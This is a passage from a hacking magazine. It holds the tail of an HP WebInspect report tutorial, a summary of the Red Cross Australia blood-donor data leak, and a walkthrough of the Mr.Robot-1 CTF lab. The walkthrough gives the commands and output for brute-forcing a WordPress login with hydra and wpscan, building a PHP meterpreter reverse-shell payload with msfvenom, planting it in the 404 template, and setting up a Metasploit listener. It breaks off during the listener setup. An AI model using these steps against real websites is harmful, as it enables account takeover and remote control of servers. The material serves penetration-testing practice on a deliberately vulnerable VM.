


"Retest" and "Mark as". The Retest option allows us to test the vulnerability again. We shall see the




"mark as" option.

Close the window. Once again right click on the vulnerability. You can see the option "change severity". For instance, the vulnerability detected by HPwebinspect is not that critical, we can change its severity suitably to high or medium or low.




Now what if the vulnerability detected is not an actual vulnerability. This is known as false

positive. For example, we have this send




feedback page of the target website. Let us assume it is just a false positive. In that scenario, just below the "review vulnerability"




option we have "Mark as" option. We can also access

this option from the "review vulnerability" window as already shown above. When we click on that option, we get two sub options to mark it either as false positive or to completely



ignore the vulnerability. We can only ignore the vulnerability if it doesn't pose any valid threat. We can also provide some description about why we are marking it as false positive or ignoring.



When we have successfully finished reviewing each vulnerability, it's time to write the penetration testing report. (Continued)

To automatically generate a report, click on "Reports" tab. the scan for which you want to generate the report and click on "Next". Select whatever you want to include in your report as shown and click on Finish. The report generation takes some time depending on the options you selected. That's all folks. Hope it will be helpful for you.

(hackercool.com)

[Red Cross Australia](#)

HACK OF THE MONTH

What?

Being called the largest infrastructure breach in Australia, the data of over 550,000 blood donors has been leaked. The leaked data consists of names of donors, addresses, dates of birth, blood types, phone numbers, email, gender and date of last donation. There are reports even their sexual orientation and their last date of intercourse have been leaked. The donor data is from year 2010 to 2016.

Who?

An anonymous user who allegedly didn't have any malicious intentions. (We know nothing more about him or her)

How?

The breach reportedly occurred when the random user was scanning for publicly accessible directories on the website. He came over a .sql (for more on this, refer REAL TIME HACKING SCENARIO in the Hackercool OCT 2016 issue) file which is the backup of the database of the donors. It seems the developer of the site has mistakenly placed it there.

Impact

As far as the reports are concerned, the data didn't fall into wrong hands and the anonymous user deleted the dump he got (we can trust only on his word by now). Now let's assume what would have happened if the data fell into wrong hands. There are no reports of any password leak but the leak of emails and phone numbers means the users may be victims of spam in the near future.

One important concern is the leak of a lot of personal data. Mr Hunt, the security researcher to whom the data was sent said the data includ-

ed answers to a number of eligibility questions, which have to be answered in true or false.

For example, there was a question asking donors whether they had engaged in "at-risk sexual behaviour" in the previous 12 months. "Both the questions and answers mapped to these individuals were part of the dataset. That would be one of the most sensitive things in the breach, especially if you answered in the affirmative," Troy Hunt said.

Aftermath

After the hack, the Red Cross has been in contact with Australia's Cyber Security Centre. They assured that the leak did not include deeply personal data. If you are a Red Cross donor and are doubtful that you might have been affected by the breach, please go to the following link, the Red Cross have setup.

<http://info.donateblood.com.au/>

Lessons to be Learnt

Keeping a backup of the database is a good practice and can be very helpful when your database has been deleted by the hackers or otherwise. But it would be a terrible idea to keep the backup on the same website or for that matter on the same machine.

This was a publicly accessible site and and worse still directory browsing was enabled. If directory browsing was disabled, this would have never occurred. This was a pure case of human error. In this particular case, I remember the dialogue that comes during the post-credits of the movie Terminator Salvation

*"What makes us human?
We can't just simply be
programmed."*



CAPTURE THE FLAG

Capture The Flag exercises present one of the ingenious ways to practice real life hacking. But what exactly is Capture The Flag. Well I could have explained it in my own words but Wikipedia has the better explanation.


According to Wikipedia, "In computer security, Capture the Flag (CTF) is a computer security competition. CTF contests are usually designed to serve as an educational exercise to give participants experience in securing a machine, as well as conducting and reacting to the sort of attacks found in the real world. Reverse-engineering, network sniffing, protocol analysis, system administration, programming, and cryptanalysis are all skills which have been required by prior CTF contests at DEF CON. There are two main styles of capture the flag competitions: attack/defense and jeopardy."

So CTF generally involves hacking into or protecting the system, and it involves capturing some flags in the process. It is not compulsory that we need to participate in a contest to capture flags.

In this issue, we will see a CTF walkthrough of Mr.Robot-1 CTF. If the name sounds familiar it's from that favorite TV series on hacking. So without delay, let's get into practical hacking.


Download the Mr.Robot virtual image from the link <https://www.vulnhub.com/entry/mr-robot-1,151/>. You will get an ova file. Now it's time to import this file into Oracle Virtualbox.

Open Virtualbox. Go to File - Import appliance. A window as shown below will open.




Now, in appliance to import option, browse to the location of the ova file we just downloaded

and select our ova file as shown below. Once the ova file is selected, click on "Import".




Start the virtual machine. After startup, it will look as shown below.



Now it's time to start hacking. Let me tell you that I am doing this in Vmware (although I showed you how to set it up in Virtualbox). The process is the same in both Vmware and Virtualbox, I chose Vmware for the ease it gives me in taking screenshots.

My attacker system is as always Kali Linux. The first thing I do after firing up my Kali is finding out where my target system is. I do this by using netdiscover.



Since the Mr-robot-1 vm comes with Bridged

adapter, I guess the IP address we are interested in is 192.168.1.102. So I start with nmap SYN scan, although there is no need for stealth here. The SYN scan says there are only three ports open 80,443 and 22. So obviously there is a web server and ssh server running on our target.

```
root@kali:~# nmap -sS 192.168.1.102
Starting Nmap 7.01 ( https://nmap.org ) at 2016-10-19 07:57 EDT
Nmap scan report for 192.168.1.102
Host is up (0.0018s latency).
Not shown: 997 filtered ports
PORT      STATE SERVICE
22/tcp    closed ssh
80/tcp    open  http
443/tcp   open  https
MAC Address: 00:0C:29:C6:4C:CE (VMware)

Nmap done: 1 IP address (1 host up) scanned in 5.45 seconds
root@kali:~#
```

Next let us finger print the servers for the server technology they are using. This can be done by grabbing the banners of the services running on the target. If the target is running any vulnerable service, we can use it to get access. So I do the Nmap verbose scan.

```
root@kali:~# nmap -sV 192.168.1.102
Starting Nmap 7.01 ( https://nmap.org ) at 2016-10-19 08:00 EDT
Nmap scan report for 192.168.1.102
Host is up (0.00040s latency).
Not shown: 997 filtered ports
PORT      STATE SERVICE VERSION
22/tcp    closed ssh
80/tcp    open  http      Apache httpd
443/tcp   open  ssl/http Apache httpd
MAC Address: 00:0C:29:C6:4C:CE (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.98 seconds
root@kali:~#
```

The verbose scan doesn't give me any satisfactory results. The only thing it tells us is that the target webserver is Apache. Next, I go to the target website to see if I can find any juicy info there. But there I only got some papparazzi belonging to the popular tv show.

I think it's time to scan the website with nikto. As already explained in the Real Time Hacking Scenario of the October 2016 issue of this magazine, nikto is a web server vulnerability scanner. It will scan the web servers for multiple items, including over 6400 potentially dangerous files/CGIs, checks for outdated versions of over 1200 servers, and version specific problems on

over 270 servers. It also checks for server configuration items such as the presence of multiple index files, HTTP server options, and will attempt to identify installed web servers and software.

```
root@kali:~# nikto -h 192.168.1.102
- Nikto v2.1.6
-----
+ Target IP:      192.168.1.102
+ Target Hostname: 192.168.1.102
+ Target Port:    80
+ Start Time:    2016-10-19 08:00:54 (GMT-4)
-----
+ Server: Apache
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS.
+ The X-Content-Type-Options header is not set, This could allow the user agent to render the content of the site in a different fashion to the MIME type.
+ Retrieved x-powered-by header: PHP/5.5.29
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Server leaks inodes via ETags, header found with file /robots.txt, fields: 0x29 0x52467010ef8ad
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See http://www.wisec.it/sectou.php?id=4698ebdc59d15. The following alternatives for 'index' were found: index.html, index.php
5. The following alternatives for 'index' were found: index.html, index.php
+ OSVDB-3092: /admin/: This might be interesting...
+ Uncommon header 'link' found, with contents: <http://192.168.1.102/?p=23>; rel=shortlink
+ /readme.html: This Wordpress file reveals the installed version.
+ /wp-links-opml.php: This Wordpress script reveals the installed version.
+ OSVDB-3092: /license.txt: License file found may identify site software.
+ /admin/index.html: Admin login page/section found.
+ Cookie wordpress_test_cookie created without the httponly flag
+ /wp-login/: Admin login page/section found.
+ /wordpress/: A Wordpress installation was found.
+ /wp-admin/wp-login.php: Wordpress login found
+ /blog/wp-login.php: Wordpress login found
+ /wp-login.php: Wordpress login found
+ 7535 requests: 0 error(s) and 18 item(s) reported on remote host
+ End Time:    2016-10-19 08:06:55 (GMT-4) (361 seconds)
-----
+ 1 host(s) tested
root@kali:~#
```


As underlined by a red line in the above image, I got some info which may be interesting like robots.txt, admin login page, Wordpress CMS and its version.

First I decided to check the version of Wordpress installed, maybe they were using a vulner-


erable version. A quick search revealed that the version they were using didn't have any vulnerabilities. So next I view the robots.txt file

It gave me two files, fsociety.dic and key-1-of-3.txt as shown in


First, I opened the fsociety.dic file and saved it as shown below. This file looks like a dictionary




file. Next I got the first key. key-1-of-3.txt. We g-ot the first key. We need to find two more keys.



The first key looks like a hash. So maybe cracking this will lead me to rest of the keys. Let us first identify the type of hash we are trying to crack. Although there are many online resources for this job, I prefer to use tools inbuilt in Kali Linux. It gives me a feel of hacker. The first tool I use is hash-identifier to find the type of hash.




So it's a MD5 hash. Now let's crack it with another tool findmyhash. The syntax is given below




findmyhash analyzes various online resources


and tries to crack the hash. But in this case, the hash was not cracked.



Disappointing. Since we know the login page, I tried to get access by using some common usernames and passwords, but that too failed.



Next, I had a look at the file we saved :fsociety.dic. It looked like a dictionary or wordlist. So I used hydra to crack the website login password giving the same file fsociety.dic as file for both username and passwords file.




After a long time (I think calling it long would be an understatement), it gave me some results but if you are well versed with hydra (or for that matter some other password crackers), you very well know that it has a tendency to give lots and lots of false positives.


But still I tried all of the usernames and passwords but they were not correct. Need to do something different. I thought this VM might

have more of a relation to the popular TV series apart from the name and the paparazzin we saw on their site.

So I decided to use the TV series character names as credentials. Frankly speaking, even though I know about the TV series, I haven't watched even one of its episodes. But we don't have to watch the show to get the names of characters. We just have to do a simple Google search as shown below.



After some dilly dallying and trial and error, I guessed one of the usernames. It's elliot.



Now using elliot as username and the fsociety.dic file as password list, I tried hydra once again.

```

-PASS^:Bad Login" -l elliot -P /root/Downloads/fsociety.dic -t 10 -w 30 -o /root/robo.txt
Hydra v8.1 (c) 2014 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2016-10-20 04:54:43
[WARNING] Restorefile (./hydra.restore) from a previous session found, to prevent overwriting, you have 10 seconds to abort...
[DATA] max 10 tasks per 1 server, overall 64 tasks, 858235 login tries (l:1/p:858235), ~1341 tries per task
[DATA] attacking service http-post-form on port 80
[80][http-post-form] host: 192.168.1.102 login: elliot password: window
[80][http-post-form] host: 192.168.1.102 login: elliot password: scss
[80][http-post-form] host: 192.168.1.102 login: elliot password: extensions
[80][http-post-form] host: 192.168.1.102 login: elliot password: wikia
[80][http-post-form] host: 192.168.1.102 login: elliot password: the
[80][http-post-form] host: 192.168.1.102 login: elliot password: from
[80][http-post-form] host: 192.168.1.102 login: elliot password: Wikia
[80][http-post-form] host: 192.168.1.102 login: elliot password: true
[80][http-post-form] host: 192.168.1.102 login: elliot password: now
[80][http-post-form] host: 192.168.1.102 login: elliot password: false
1 of 1 target successfully completed, 10 valid passwords found
Hydra (http://www.thc.org/thc-hydra) finished at 2016-10-20 04:54:54
root@kali:~#

```

Lot of false positives once again. I tampered with the number of threads and some other options but the result was the same. But this time, this scan gave me some new info. The file seems to

be having a lot of words repeated. So it's time to trim the wordlist.

```

root@kali:~/Downloads# sort fsociety.dic>fso.dic
root@kali:~/Downloads# ls
fsociety.dic  gol.6.3.linux-386.tar.gz  PySocks-1.5.7  restws.info
fso.dic      hydra.restore            PySocks-1.5.7.tar.gz
root@kali:~/Downloads# gedit fso.dic

(gedit:19662): GLib-GObject-CRITICAL **: g_object_ref: assertion 'G_IS_OBJECT (object)' failed

(gedit:19662): GLib-GObject-CRITICAL **: g_object_ref: assertion 'G_IS_OBJECT (object)' failed
root@kali:~/Downloads# sort fsociety.dic | uniq > fsorted.dic
root@kali:~/Downloads#

```

The sort command in linux will rearrange the lines in a text file so that they are sorted, numerically and alphabetically. Here we are sorting the contents of the file fsociety.dic and copying that into file fso.dic. The uniq command filters out adjacent, matching lines from input file and write the filtered data to a output file.

So here, with our command, **sort fsociety.dic | uniq > fsorted.dic** we are sorting the contents of the file fsociety.dic then removing the duplicates from it and writing it to the file fsorted.dic.

Next, I used the tool wpscan to crack the password to overcome the problem of false positives and syntax issues. I gave the new file fsorted.dic as wordlist for passwords and elliot as username.

```

root@kali:~/wpscan# ./wpscan.rb -u http://192.168.1.102 --wordlist /root/Downloads/fsorted.dic --username elliot

WPScan
WordPress Security Scanner by the WPScan Team
Version 2.9.1
Sponsored by Sucuri - https://sucuri.net
@WPScan_, @ethicalhack3r, @erwan_lr, pvdL, @FirePart_

[+] URL: http://192.168.1.102/
[+] Started: Fri Oct 21 07:41:38 2016

[+] robots.txt available under: 'http://192.168.1.102/robots.txt'
[+] Started: Fri Oct 21 07:41:38 2016

[+] robots.txt available under: 'http://192.168.1.102/robots.txt'
[!] The WordPress 'http://192.168.1.102/readme.html' file exists exposing a version number
[+] Interesting header: SERVER: Apache
[+] Interesting header: X-FRAME-OPTIONS: SAMEORIGIN
[+] Interesting header: X-MOD-PAGESPEED: 1.9.32.3-4523
[+] XML-RPC Interface available under: http://192.168.1.102/xmlrpc.php

[+] WordPress version 4.3.6 (Released on 2016-09-07) identified from rss generator, rdf generator, atom generator, links opml


[+] Enumerating plugins from passive detection ...
[+] No plugins found
[+] Starting the password brute forcer
[+] [SUCCESS] Login : elliot Password : ER28-0652

Brute Forcing 'elliot' Time: 00:03:39 <> (5640 / 11452) 49.24% ETA: 00:03:47

[!] undefined method 'margin_left=' for #<Terminal::Table::Style:0xa5c961c>
Did you mean? padding_left=
root@kali:~/wpscan#

```

After some time the password is successfully cracked as shown in the above image. The password is ER28-0652. Now we have both the username and password and we already know the login page of website. It's time to login into the website.




Ok now we have login access into the website. Now we need to get a shell access into the web-server. We will do this using metasploit php payloads. Let's create a Metasploit php payload as shown below.


```
root@kali:~# msfvenom -p php/meterpreter_reverse_tcp lhost=192.168.1.106 lport=999 -f raw > /root/404.php
No platform was selected, choosing Msf::Module::Platform::PHP from the payload
No Arch selected, selecting Arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 26801 bytes
root@kali:~#
```

I saved my payload as 404.php. Open this file with a text editor and copy the contents of the file. We have to paste the copied text on a page of website.

The question is where to paste it. Well I think it would be in the 404 page template of the website. What exactly is this 404 template. The 404 page template is a page to which a user is redirected when he tries to access a page which is not present on the website. If you see something as shown below, while browsing a website it's the work of 404 template page.



Now go to the 404 page template from the dashboard. It's at Appearance->editor->404 template. Delete the text of that page and paste the



text we copied earlier. Then save the file. Now we need to start the Metasploit listener. Start Metasploit and load the listener module with the

```
+ --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use exploit/multi/handler
msf exploit(handler) > set payload php/meterpreter_reverse_tcp
payload => php/meterpreter_reverse_tcp
msf exploit(handler) > show options

Module options (exploit/multi/handler):


  Name  Current Setting  Required  Description
  ----  -
  LHOST  4444             yes       The listen address
  LPORT  4444             yes       The listen port

Payload options (php/meterpreter_reverse_tcp):

  Name  Current Setting  Required  Description
  ----  -
  LHOST  4444             yes       The listen address
  LPORT  4444             yes       The listen port

Exploit target:
```

